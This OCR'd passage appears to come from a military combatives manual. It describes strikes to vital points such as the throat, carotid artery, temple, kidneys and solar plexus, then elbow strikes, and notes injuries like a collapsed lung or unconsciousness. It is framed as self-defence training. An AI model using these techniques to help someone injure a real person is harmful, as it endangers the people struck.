


Figure 4-3. Thumb strike to throat.

(2) Thumb strike to throat. The defender uses the thumb strike to the throat (Figure 4-3) as an effective technique when an opponent is rushing him or trying to grab him. The defender thrusts his right arm and thumb out and strikes his opponent in the throat-larynx area while holding his left hand high for protection. He can follow up with a disabling blow to his opponent's vital areas.




Figure 4-4. Thumb strike to shoulder joint.

(3) Thumb strike to shoulder joint. The opponent rushes the defender and tries to grab him. The defender strikes the opponent's shoulder joint or upper pectoral muscle with his fist or thumb (Figure 4-4). This technique is painful and renders the opponent's arm numb. The defender then follows up with a disabling movement.

(4) ***Hammer-fit strike to face.*** The opponent rushes the defender. The defender counters by rotating his body in the direction of his opponent and by striking him in the temple, ear, or face (Figure 4-5). The defender follows up with kicks to the groin or hand strikes to his opponent's other vital areas.




Figure 4-5. Hammer-fist strike to face.

(5) ***Hammer-fist strike to side of neck.*** The defender catches his opponent off guard, rotates at the waist to generate power, and strikes his opponent on the side of the neck (carotid artery) (Figure 4-6) with his hand clenched into a fist. This strike can cause muscle spasms at the least and may knock his opponent unconscious.




Figure 4-6. Hammer-fist strike to side of neck.




Figure 4-7. Hammer-fist to pectoral muscle.

(6) ***Hammer fist to pectoral muscle.*** When the opponent tries to grapple with the defender, the defender counters by forcefully striking his opponent in the pectoral muscle (Figure 4-7). This blow stuns the opponent, and the defender immediately follows up with a disabling blow to a vital area of his opponent's body.



Figure 4-8. Hook punch to solar plexus or floating ribs.

(7) ***Hook punch to solar plexus or floating ribs.*** The opponent tries to wrestle the defender to the ground. The defender counters with a short hook punch to his opponent's solar plexus or floating ribs (Figure 4-8). A sharply delivered blow can puncture or collapse a lung. The defender then follows up with a combination of blows to his opponent's vital areas.

(8) ***Uppercut to chin. The*** defender steps between his opponent's arms and strikes with an uppercut punch (Figure 4-9) to the chin or jaw. The defender then follows up with blows to his opponent's vital areas.




Figure 4-9. Uppercut to chin.

(9) ***Knife-hand strike to side of neck.*** The defender executes a knife-hand strike to the side of his opponent's neck (Figure 4-10) the same way as the hammer-fist strike (Figure 4-6, page 4-11) except he uses the edge of his striking hand.



Figure 4-10. Knife-hand strike to side of neck.

(10) ***Knife-hand strike to radial nerve.*** The opponent tries to strike the defender with a punch. The defender counters by striking his opponent on the top of the forearm just below the elbow (radial nerve) (Figure 4-11) and uses a follow-up technique to disable his opponent.



Figure 4-11. Knife-hand strike to radial nerve.

(11) ***Palm-heel strike to chin.*** The opponent tries to surprise the defender by lunging at him. The defender quickly counters by striking his opponent with a palm-heel strike to the chin (Figure 4-12), using maximum force.



Figure 4-12. Palm-heel strike to chin.

(12) ***Palm-heel strike to solar plexus.*** The defender meets his opponent's rush by striking him with a palm-heel strike to the solar plexus (Figure 4-13). The defender then executes a follow-up technique to his opponent's vital organs.



Figure 4-13. Palm-heel strike to solar plexus.

(13) ***Palm-heel strike to kidneys.*** The defender grasps his opponent from behind by the collar and pulls him off balance. He quickly follows up with a hard palm-heel strike to the opponent's kidney (Figure 4-14). The defender can then take down his opponent with a follow-up technique to the back of his knee.



Figure 4-14. Palm-heel strike to kidneys.

b. **Elbows as Weapons.** The elbows are also formidable weapons; tremendous striking power can be generated from them. The point of the elbow should be the point of impact. The elbows are strongest when kept in front of the body and in alignment with the shoulder joint; that is, never strike with the elbow out to the side of the body.

(1) **Elbow *strikes.*** When properly executed, elbow strikes (Figures 4-15 through 4-21, pages 4-18 through 4-22) render an opponent ineffective. When using elbow strikes, execute them quickly, powerfully, and repetitively until the opponent is disabled.




Figure 4-15. Elbow strike to face.




Figure 4-16. Elbow strike to temple.




Figure 4-17. Rising elbow strike.




Figure 4-18. Elbow strike to head.




Figure 4-19. Elbow strike to solar plexus.




Figure 4-20. Elbow strike to biceps.




Figure 4-21. Elbow strike to inside of shoulder.

(2) ***Repetitive elbow strikes.*** The attacker on the right throws a punch (Figure 4-22, Step 1).

The defender counters with an elbow strike to the biceps (Figure 4-22, Step 2). The attacker follows with a punch from his other arm.

The defender again counters with an elbow strike to the shoulder joint (Figure 4-22, Step 3). He next strikes with an elbow from the opposite side to the throat.

